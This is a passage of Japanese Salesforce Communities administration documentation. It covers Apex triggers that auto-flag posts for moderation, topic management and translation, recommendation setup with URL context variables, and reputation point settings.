トリガを使用して自動的に項目にフラグを設定すると、コミュニティをバックグラウンドでモデレートできます。このようなフラグは、モデレータにのみ表示されます。[コミュニティ管理] でのフラグの表示、API でのフラグのクエリ、カスタムレポートタイプを使用したフラグ付き項目やフラグ付き項目が最も多いユーザなどに関するレポートの作成ができます。

トリガを作成するときは、次の点に留意してください。

- Apex は、FeedItem、FeedComment、ChatterMessage、または ContentDocument にトリガを挿入した後に作成します。
- 条件は、満たされたら FeedComment、FeedItem、ChatterMessage、または ContentDocument を親として NetworkModeration (フラグ) レコードを作成するように定義します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

トリガを作成する
- 「すべてのデータの編集」

例: 次のトリガは、コミュニティ内の *BadWord* を含む投稿に自動的にフラグを設定します。

```
trigger autoflagBadWord on FeedItem (after insert) {
    for (FeedItem rec : trigger.new) {
        if (!<CommunityId>.equals(rec.networkScope))
            continue;

        if (rec.body.indexOf('BadWord') >= 0) {
            NetworkModeration nm = new NetworkModeration(entityId=rec.id,
visibility='ModeratorsOnly');
            insert(nm);
        }
```

```
    }
}
```

コメントに対する同様のトリガは、次のようになります。

```
trigger autoflagBadWord on FeedComment (after insert) {
    for (FeedComment rec : trigger.new) {
        if (!<CommunityId>.equals(rec.networkScope))
            continue;

        if (rec.commentBody.indexOf('BadWord') >= 0) {
            NetworkModeration nm = new NetworkModeration(entityId=rec.id,
visibility='ModeratorsOnly');
            insert(nm);
        }
    }
}
```

関連トピック:

SOAP API 開発者ガイド

トピックを使用したセルフサービスコミュニティの整理

ナビゲーショントピックと主要トピックは、コミュニティのコンテンツを整理する優れた方法です。トピックを使用してコミュニティのコンテンツを構造化したり、主要なディスカッションを強調表示したりできます。トピックを作成することも、コミュニティメンバーの投稿から有機的に発生したトピックを使用することもできます。トピックは、カスタマーサービス(Napili)テンプレートを使用して作成されたコミュニティで使用できます。


[コミュニティ管理]で、ナビゲーショントピックおよびサブトピックを選択して一貫したコミュニティマップを提供できます。主要トピックを選択して現在人気のある会話を強調表示したりできます。コミュニティ自体では、メンバーが作成したトピックを使用することで、ユーザは互いに情報を整理できるため、コミュニティの参加をさらに推進するカスタマイズされた操作性が実現します。

セルフサービスコミュニティでは、カスタマーサービス(Napili)テンプレートによって、ナビゲーショントピック、主要トピック、およびメンバーが作成したトピックのレイアウトとデザインが指定されます。


ヒント: ナビゲーショントピックや主要トピックをコミュニティに追加する場合、Apex開発者はVisualforceページの ConnectApi.ManagedTopics クラスを使用できます。

ナビゲーショントピック

セルフサービスコミュニティのすべてのページでは、左上にある[トピック]メニューからナビゲーショントピックを使用できます。コミュニティメンバーは、トピックカタログの1か所ですべてのコミュニティのナビゲーショントピックおよびサブトピックを参照することもできます。




訪問者がナビゲーショントピックを選択すると、そのトピックに対して選択されているバナー画像がページ上部に表示されます。




主要トピック

主要トピックには、コミュニティホームページの本文からアクセスできます。主要トピックに選択するサムネイル画像により、主要トピックが一意に識別されます (これらの一意のサムネイル画像は、ホームページにのみ表示されます。すべての主要トピックページの上部には、コミュニティビルダーで指定されたデフォルトのバナー画像が表示されます)。



メンバーが作成したトピック

コミュニティメンバーは、質問する場合、本文テキストでハッシュタグを使用するか、トピック提案ボックスに入力することによって、トピックを作成します ([設定] で、「トピックを割り当てる」権限と「トピックの作成」権限がコミュニティユーザに対して有効になっている必要があります)。



提案されたトピックが投稿に一致しない場合、メンバーはトピックをクリックするだけで削除できます。

ヒント: メンバーが作成したトピックは、検索からアクセスでき、[コミュニティ管理]ページで主要トピックとして強調表示されます。

コミュニティのトピックの管理

コミュニティのトピック数が増えるにつれ、使いやすいように効率的にまとめることが求められます。[コミュニティ管理] で、トピックを任意の 1 か所で作成、マージ、名前変更、および削除できます。

主要トピックの設定

主要トピックは、現在の一般的なコミュニティ会話を強調表示します。主要トピックを定期的に変更して、コミュニティメンバーに最新情報を提供します。

ナビゲーショントピックの設定

コミュニティのコンテンツを体系化して、ユーザがナビゲーショントピックで必要な情報を容易に検索できるようにします。組織でデータカテゴリを使用している場合、コミュニティマネージャは、そのカテゴリに関連付けられている現在のSalesforceナレッジ記事を各ナビゲーショントピックにリンクできます。データカテゴリが有効でない場合は、システム管理者がChatter REST APIを使用して記事を各トピックに追加できます。

1か所でのコミュニティのトピックおよびサブトピックの表示

トピックとさまざまなレベルのサブトピックをコミュニティのコンテンツに追加するという、骨の折れる作業が完了しました。次は、コミュニティメンバーが目的の議題に移動できるように、整理されたすべてのトピックを1か所で参照できるようにします。心配はいりません。コミュニティメンバーは、コミュニティのトピックカタログですべてを参照できます。

記事へのトピックの追加または記事からのトピックの削除

あらゆる種別の複数のトピックを特定の記事に追加したり、コミュニティのニーズの変化に応じてトピックをすばやく削除したりできます。

国際的な利用者がいるコミュニティ向けのトピック名と説明の翻訳

トランスレーションワークベンチを使用して、海外のコミュニティのナビゲーショントピック、主要トピック、およびトピックの説明を翻訳します。

コミュニティのトピックの管理

ユーザ権限

[コミュニティ管理] ページにアクセスする	「コミュニティの管理」 または 「コミュニティの作成および設定」
トピックを作成する	「トピックの作成」
トピックをマージする	「トピックのマージ」
トピックを削除する	「トピックの削除」
トピックの名前を変更する	「トピックの編集」

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

コミュニティのトピック数が増えるにつれ、使いやすいように効率的にまとめることが求められます。[コミュニティ管理] で、トピックを任意の1か所で作成、マージ、名前変更、および削除できます。

1. [コミュニティ管理] を開きます。
2. [トピック] > [トピック管理] をクリックします。
3. 次のいずれかの操作を実行します。
   - トピックを作成するには (多くの場合、既存のトピックのマージ計画を伴う)、[新規] をクリックする。名前とトピックの説明を追加します。これにより、SEOが大幅に上昇します。
   - 既存のトピックを結合するには、[マージ] をクリックする。

トピックをマージすると、自動的に投稿の既存のハッシュタグがリダイレクトされます。ナビゲーショントピックまたは主要トピックをマージすると、トピックの種別、画像、およびすべてのサブトピックリレーションは破棄されます。

- トピック名の変更、既存のトピックの削除、またはトピックへの説明の追加を行うには、 をクリックする。

  名前を変更するトピックまたは削除するトピックが見つからない場合は、そのトピックを検索するか、トピックリストの下の [さらに表示] をクリックします。

ヒント: 世界各地に利用者のいるコミュニティの場合、ナビゲーショントピックおよび主要トピックの名前と説明を翻訳できます。[設定] から、*[翻訳]* を検索して選択します。次に、[管理トピック] 設定コンポーネントを選択し、コミュニティを展開してその主トピック名を表示します。

関連トピック:

ナビゲーショントピックの設定

主要トピックの設定

主要トピックの設定

主要トピックは、現在の一般的なコミュニティ会話を強調表示します。主要トピックを定期的に変更して、コミュニティメンバーに最新情報を提供します。

1. [コミュニティ管理] を開きます。
2. [トピック] > [主要トピック] をクリックします。
3. 検索ボックスにトピック名の最初の数文字を入力します。推奨トピックを選択して、[追加] をクリックします。ナビゲーショントピックまたはメンバーが作成したトピックを使用します。

   ヒント: Chatter REST API を使用すると、ナビゲーショントピックやメンバーが作成したトピックとは別に、一意の主要トピックを作成できます。

4. トピック名の上にマウスポインタを置いて、 をクリックします。次に、[サムネイル画像をアップロード] をクリックして、コミュニティホームページで主要トピックを表す画像を選択します。

   (サムネイル画像サイズは 250 x 250 ピクセルに固定されます。ゆがみを回避するには、画像ファイルをこのサイズで作成します)

5. ステップ 3 ～ 4 を繰り返して、コミュニティに 25 個以内の複数の主要トピックを作成します。その後、[保存] をクリックします。

既存の主要トピックをすばやく編集するには、トピック名の上にマウスポインタを置いて、次のいずれかの操作を実行します。

- トピックを上または下に移動するには、左側の矢印をクリックする。
- トピックの削除またはトピックのサムネイル画像の変更を行うには、 をクリックする。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[コミュニティ管理] ページにアクセスする
- 「コミュニティの管理」

  または

  「コミュニティの作成および設定」

  および

  アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

主要トピックを設定する
- 「トピックの編集」

ナビゲーショントピックの設定

コミュニティのコンテンツを体系化して、ユーザがナビゲーショントピックで必要な情報を容易に検索できるようにします。組織でデータカテゴリを使用している場合、コミュニティマネージャは、そのカテゴリに関連付けられている現在の Salesforce ナレッジ記事を各ナビゲーショントピックにリンクできます。データカテゴリが有効でない場合は、システム管理者が Chatter REST API を使用して記事を各トピックに追加できます。

1. [設定]から［クイック検索］ボックスに「オブジェクトのトピック」と入力し、[オブジェクトのトピック]を選択して、含めるすべての記事タイプのトピックを有効にします。

   メモ: トピックを有効にすると、記事の公開タブが無効になります。個人タグは影響を受けません。

2. [コミュニティ管理]を開きます。
3. [トピック] > [ナビゲーショントピック]をクリックします。
4. 右側のテキストボックスにトピック名を入力し、[追加]をクリックします。サブトピックに追加しますか? トピックを追加したら、([次のサブトピックを表示]の) ドロップダウンメニューからトピックを選択します。サブトピックを追加するには、別のトピックを追加して [追加] をクリックします。1 つの親トピックにつき、最大 2 つのレベルのサブトピックを追加できます。
5. 組織でデータカテゴリを使用する場合、ナビゲーショントピック名の上にマウスポインタを置いて、をクリックします。データカテゴリグループを選択してから、トピックに追加するカテゴリを選択し、[記事を追加&ウィンドウを閉じる]をクリックします。

   重要: この処理では、現在の記事のみがトピックに追加されます。新しい記事を追加するには、[コミュニティ管理]に戻り、上記のステップを繰り返します。

6. トピック名の上にマウスポインタを置いて、をクリックします。次に、[バナー画像をアップロード]をクリックして、トピックページの上部に表示される画像を選択します。

   (バナー画像サイズは 1400 x 180 ピクセルに固定されます。ゆがみを回避するには、画像ファイルをこのサイズで作成します)

7. ステップ 4 ～ 6 を繰り返してコミュニティに複数のナビゲーショントピックを作成します。続いて、[保存]をクリックします。
8. サブトピックを使用して、コンテンツをさらに分類します。各サブトピックセットに記事を関連付けて、さらに詳細に整理します。

カスタマーサービス (Napili) コミュニティテンプレートで設定できるナビゲーショントピックおよびサブトピックの最大数を次に示します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[コミュニティ管理]ページにアクセスする
- 「コミュニティの管理」

  または

  「コミュニティの作成および設定」

  および

  アクセスしようとする[コミュニティ管理]ページのコミュニティメンバーである

ナビゲーショントピックを設定する
- 「トピックの作成」

  および

  「トピックの編集」

記事をトピックに追加する
- 「データカテゴリの表示」

  および

  関連する記事タイプに対する「参照」

レベル	最大エントリ数
1 (親)	25
2 (サブトピック)	10
3 (サブトピック)	10

ヒント: 既存のナビゲーショントピックをすばやく編集するには、トピック名の上にマウスポインタを置いて、次のいずれかの操作を実行します。

- トピックを上または下へ移動するには、左側の矢印をクリックする。
- トピック名の変更、トピックの削除、トピックのバナー画像の変更、または割り当てられた記事の削除を行うには、 をクリックする。

関連トピック:

1 か所でのコミュニティのトピックおよびサブトピックの表示

1 か所でのコミュニティのトピックおよびサブトピックの表示

トピックとさまざまなレベルのサブトピックをコミュニティのコンテンツに追加するという、骨の折れる作業が完了しました。次は、コミュニティメンバーが目的の議題に移動できるように、整理されたすべてのトピックを1か所で参照できるようにします。心配はいりません。コミュニティメンバーは、コミュニティのトピックカタログですべてを参照できます。

トピックカタログには、コミュニティのために作成したナビゲーショントピックの階層が表示されます。これはナビゲーショントピックを設定した後でのみ表示され、ナビゲーションメニューからアクセスします。


トピックカタログは次のような理由でコミュニティメンバーにとって便利です。

- 新規ユーザおよび既存のユーザは、整理されたすべてのトピックを1か所で参照できるため、特定のトピックを深く掘り下げる前に状況を把握できます。
- コミュニティユーザは、トピックカタログをトピック間を移動する出発点として使用できます。

トピックカタログを設定するには、ホームページでナビゲーションメニューを編集するときに[[トピックをさらに表示...] リンク] を選択します。

ブレッドクラムを使用してトピック階層内の記事またはディスカッションの配置を確認することもできます。コミュニティのページにブレッドクラムを表示するには、コミュニティビルダーでブレッドクラムコンポーネントをページにドラッグアンドドロップします。

例:



関連トピック:

ナビゲーショントピックの設定

記事へのトピックの追加または記事からのトピックの削除

あらゆる種別の複数のトピックを特定の記事に追加したり、コミュニティのニーズの変化に応じてトピックをすばやく削除したりできます。

1. [コミュニティ管理] を開きます。
2. [トピック] > [記事の管理] をクリックします。
3. 検索バーを使用して、記事を検索します。データカテゴリグループ、特定のカテゴリの順に選択して、検索を絞り込みます。
4. 記事をクリックし、トピックを入力して割り当てるか、既存のトピックをクリックして削除します。

メモ: トピックの翻訳バージョンを自動的に翻訳記事に追加するには、翻訳されたトピックおよび記事がすでにシステムにアップロードされている必要があります。アップロードされていないと、翻訳記事に英語のトピックがタグ付けられます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[コミュニティ管理] ページにアクセスする
- 「コミュニティの管理」

  または

  「コミュニティの作成および設定」

トピックを追加または削除する
- 「トピックの作成」

国際的な利用者がいるコミュニティ向けのトピック名と説明の翻訳

トランスレーションワークベンチを使用して、海外のコミュニティのナビゲーショントピック、主要トピック、およびトピックの説明を翻訳します。

1. [設定] から、［クイック検索］ボックスに「*翻訳*」と入力し、[翻訳] を選択します。
2. 翻訳する［*言語*］を選択します。
3. ［*設定コンポーネント*］で、[管理トピック] を選択します。
4. ［*部分*］で、[項目の表示ラベル] を選択してトピック名を変更し、[説明] を選択してトピックの説明を変更します。
5. ［*コミュニティ名*］列で、コミュニティを展開してその主トピック名を表示します。
6. ナビゲーショントピックや主要トピックの言語固有の名前を入力するには、［*トピック名の翻訳*］列でダブルクリックします。

   トランスレーションワークベンチを使用する場合、次の点に留意してください。

   - 翻訳されたトピック名または説明では、メタデータ API はサポートされません。
   - 英語ではトピック名のユニーク性が保証されていますが、翻訳された言語のトピック名のユニーク性は翻訳者が保証する必要があります。
   - [コミュニティ管理] からトピック名を変更すると、英語のコミュニティのみが変更されます。翻訳されたトピック名と説明の変更は、すべてトランスレーションワークベンチを使用して行う必要があります。
   - コミュニティが英語モードの場合に翻訳されたトピック名を入力すると、翻訳されたコミュニティに翻訳名が 2 回表示される可能性があります。
   - トランスレーションワークベンチを使用してトピック名を翻訳すると、翻訳されたコミュニティのハッシュタグも変更されます。たとえば、#help はイタリア語では #aiuto として表示されます。コミュニティメンバーがイタリア語から英語に戻して #aiuto ハッシュタグをクリックすると、#help のトピックの詳細ページは表示されずにエラーメッセージが表示されます。

メモ: トピックの翻訳バージョンを自動的に翻訳記事に追加するには、翻訳されたトピックおよび記事がすでにシステムにアップロードされている必要があります。アップロードされていないと、翻訳記事に英語のトピックがタグ付けられます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

トピックを翻訳する

- 「設定・定義を参照する」

  および

  翻訳者として指定されていること

コミュニティのおすすめ情報のカスタマイズ

おすすめを作成して、コミュニティのエンゲージメントを促進し、ユーザに動画の閲覧やトレーニングの受講などを促します。特定の利用者を対象にしたり、チャネルを使用しておすすめの場所を指定したりできる[コミュニティ管理]で、これらのおすすめを編集します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[コミュニティ管理]ページにアクセスする
- 「コミュニティの管理」

  または

  「コミュニティの作成および設定」

1. [コミュニティ管理] を開きます。
2. [おすすめ] > [おすすめ] を選択します。
3. デフォルトチャネルまたはいずれかのカスタムチャネルを選択します。

   チャネルは、おすすめをグループ化する手段であるため、おすすめをコミュニティのどこに表示するのかを決定できます。

   デフォルトチャネル
   : デフォルトチャネルのおすすめは定義済みの場所 (Salesforce1 モバイルブラウザアプリケーションのフィードや、Summer'15 以降のバージョンのカスタマーサービス (Napili) テンプレートを使用するコミュニティの [ホーム] ページおよび [質問の詳細] ページなど) に表示されます。

   カスタムチャネル
   : おすすめを表示するページを選択します。コミュニティビルダーで、おすすめを表示するページに [おすすめ] コンポーネントを追加します。プロパティエディタを使用して、おすすめのカスタムチャネルを指定します。

     カスタムチャネルを使用して、商品説明ページに特定のナレッジ記事をレビューするおすすめを表示し、顧客に詳細情報を案内できます。

   おすすめのチャネルを変更する場合、おすすめを削除して、別のチャネルで再作成します。
4. [新規] をクリックします。
5. 次の項目に入力します。
   - 名前 —[コミュニティ管理]でおすすめの名前を入力します。この名前はコミュニティには表示されません。
   - 画像 — おすすめに画像を含めるには、[画像をアップロード] をクリックします。
   - タイトル — 必要に応じて、画像の上に表示される見出しテキストを入力します。
   - 説明 — ユーザに推奨する内容の詳細テキストを入力します。
   - ボタンテキスト — おすすめのボタンの表示ラベルを入力します。
   - `https://` — ボタンで開く URL を入力します。

     URL には、おすすめをクリックしたユーザとクリックされたコンテキストに関する情報を渡すためのコンテキスト変数を含めることができます。たとえば、URL、`https://www.example.com/doSurvey?userId={!userId}` に `{!userId}` コンテキスト変数を追加します。おすすめ内のボタンをユーザがクリックすると、Salesforce により、そのユーザの ID が HTTP 要求をしたサーバに送信されます。

     おすすめでは、次のコンテキスト変数がサポートされます。

コンテキスト変数	説明
{!actionLinkId}	ユーザがクリックしたおすすめリンクの ID。
{!actionLinkGroupId}	ユーザがクリックしたおすすめを含むおすすめリンクグループの ID。
{!communityId}	ユーザがおすすめをクリックしたコミュニティの ID。内部の Salesforce 組織の値は空のキー "000000000000000000" です。
{!orgId}	ユーザがおすすめをクリックした組織の ID。
{!userId}	おすすめをクリックしたユーザの ID。

- 利用者 — おすすめの利用者を選択します。利用者を選択しない場合、コミュニティのすべてのメンバーにおすすめが表示されます。

  ヒント: このドロップダウンリストに表示される利用者を作成するには、[コミュニティ管理] で [おすすめ] > [利用者] を選択し、[新規] をクリックします。

- 有効化 — この項目をオンにするとおすすめが有効になり、コミュニティに表示されます。

  オフにすると、Salesforce1 モバイルブラウザアプリケーションでのフィードのおすすめは削除されませんが、新しいおすすめは表示されなくなります。Summer '15 以降のバージョンのカスタマーサービス (Napili) テンプレートを使用したコミュニティでは、無効にしたおすすめは表示されません。

6. [保存] をクリックします。

ヒント: おすすめを削除するには、[コミュニティ管理] で [おすすめ] > [おすすめ] を選択し、おすすめ名をクリックします。おすすめの詳細の下部で、[削除] をクリックします。

おすすめの対象コミュニティメンバー利用者の設定

新しいコミュニティメンバーによる利用者を作成するか、API を使用してカスタマイズした利用者メンバーのリストを管理します。

関連トピック:

コミュニティのテンプレートの更新

おすすめの対象コミュニティメンバー利用者の設定

新しいコミュニティメンバーによる利用者を作成するか、APIを使用してカスタマイズした利用者メンバーのリストを管理します。

1. [コミュニティ管理] を開きます。
2. [おすすめ] > [利用者] を選択します。
3. [新規] をクリックします。
4. 次の項目に入力します。
   - 名前 — [コミュニティ管理] で利用者の名前を入力します。
   - 利用者種別
     - ユーザがコミュニティメンバーになってからの期間に基づいて利用者を作成するには、[新規メンバー] を選択します。

       利用者メンバーが登録されてからの日数を入力します。
     - 必要な条件に基づいて利用者を作成するには、[カスタムリスト] を選択します。

       メモ: カスタムリストの利用者メンバーシップは、UI では管理できません。メンバーの追加と削除は API で行います。
5. [保存] をクリックします。

作成した利用者は、おすすめを作成すると [利用者] ドロップダウンリストに表示されます。

ヒント: 利用者を削除するには、[コミュニティ管理] で [おすすめ] > [利用者] をクリックし、利用者名をクリックします。利用者の詳細の下部で、[削除]をクリックします。おすすめに関連付けられた利用者を削除すると、おすすめが無効になり、利用者がデフォルト(すべてのコミュニティメンバー)に設定されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[コミュニティ管理]ページにアクセスする
- 「コミュニティの管理」

  または

  「コミュニティの作成および設定」

関連トピック:

Chatter REST API 開発者ガイド

Apex 開発者ガイド

評価の概要

コミュニティの評価は、どのくらい積極的に参加しているかを直接反映します。投稿、コメント、共有を多く行うほど、評価レベルが高くなります。

評価レベルは、プロファイルページに表示され、名前にマウスを置いた場合にも表示されます。ユーザの影響度を示すため、他のコミュニティメンバーに表示されます。コミュニティに初めて参加したときは、最下位レベルになります。コミュニティで積極的に活動するにつれ、ポイントを獲得して評価レベルが向上します。評価レベルの向上はフィードに投稿されます。つまり、参加や知識の共有を他の人が認識すると、信頼性および影響度が高まります。

次に、評価レベルを上げるデフォルトのアクションを示します。次のアクションにより評価が向上します。

- 投稿
- コメント
- 投稿またはコメントへのいいね!
- 投稿の共有
- あなたの投稿の共有
- あなたの投稿へのコメント
- あなたの投稿またはコメントへのいいね!
- 他の人にメンション
- メンションされる
- 質問する
- 質問に回答する
- 回答を受け取る
- 最良の回答であるとマークする
- 最良の回答であるとマークするユーザ
- トピックの知識に関して誰かを支持する
- トピックの知識に関して支持される

システム管理者は、ポイントの獲得に役立つアクションを定義します。また、アクションごとにポイント数も設定します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

コミュニティの評価の有効化

コミュニティの評価を有効にし、メンバーの参加を表彰して報奨を付与します。

評価レベルの設定

コミュニティのニーズに合わせてデフォルトの評価レベルを更新し、メンバーの意欲刺激に役立てます。

評価ポイントの設定

ポイントシステムを設定して、ユーザのコミュニティへの参加に対して報奨を与えることができます。

コミュニティ評価の計算方法は?

プロファイルの評価レベルは、合計ポイントに基づいて計算されます。

コミュニティの評価の有効化

コミュニティの評価を有効にし、メンバーの参加を表彰して報奨を付与します。

個々のメンバーの参加を評価する機能は、コミュニティマネージャの強力なツールです。コミュニティマネージャは、レコグニションや友好的な多少の競争がメンバーの活動の活性化につながると考えています。評価を有効化すると、デフォルトのポイントシステムおよび一連の評価レベルがコミュニティで有効になります。コミュニティマネージャは、[コミュニティ管理]ページで表示ラベルやポイント値をパーソナライズできます。

メンバーは、ポイント値が割り当てられたアクションを実行してポイントを獲得します。メンバーがレベルのポイントしきい値の上限を超えると、レベルが上がります。本人および他のコミュニティのメンバーは、各自のプロファイルや名前の上にカーソルを置いて、評価レベルを確認できます。メンバーのプロファイルには、合計ポイントも表示されます。

メモ: 評価を有効にすると、プロファイルページの [貢献度] セクションから Chatter 影響度が削除されます。

1. [コミュニティ管理] を開きます。
2. [管理] > [個人設定] をクリックします。
3. [評価レベルの設定と表示を有効にする]を選択し、[保存]をクリックします。

評価を有効化した後に、デフォルトのポイントシステムおよび一連の評価レベルを [コミュニティ管理] ページで使用できます。デフォルトの評価ポイントは次のようになります。

アクション	ポイント
コミュニティエンゲージメント	
投稿を作成する	1
コメントを作成する	1
コメントを受け取る	5
いいね! と言う	1
いいね! を受け取る	5
投稿を共有する	1
他の人が自分の投稿を共有する	5
他の人にメンションする	1 投稿に複数の @メンションが含まれる場合、@メンションごとにポイントを獲得します。
メンションを受け取る	5

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティ設定を編集する

- 「コミュニティの作成および設定」

  および

  アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

アクション	ポイント
質問と回答	
質問する	1
質問に回答する	5
回答を受け取る	5
最良の回答であるとマークする	5
最良の回答であるとマークされる	20
ナレッジ	
トピックの知識に関して誰かを支持する	5
トピックの知識に関して支持される	20

選択したコミュニティテンプレートで Chatter が有効化されていない場合、[コミュニティ管理] に [評価] セクションは表示されません。[評価] セクションを表示するには、[管理] > [個人設定] に移動して [コミュニティ管理のすべての設定を表示] を選択します。

関連トピック:

- 評価レベルの設定
- 評価ポイントの設定
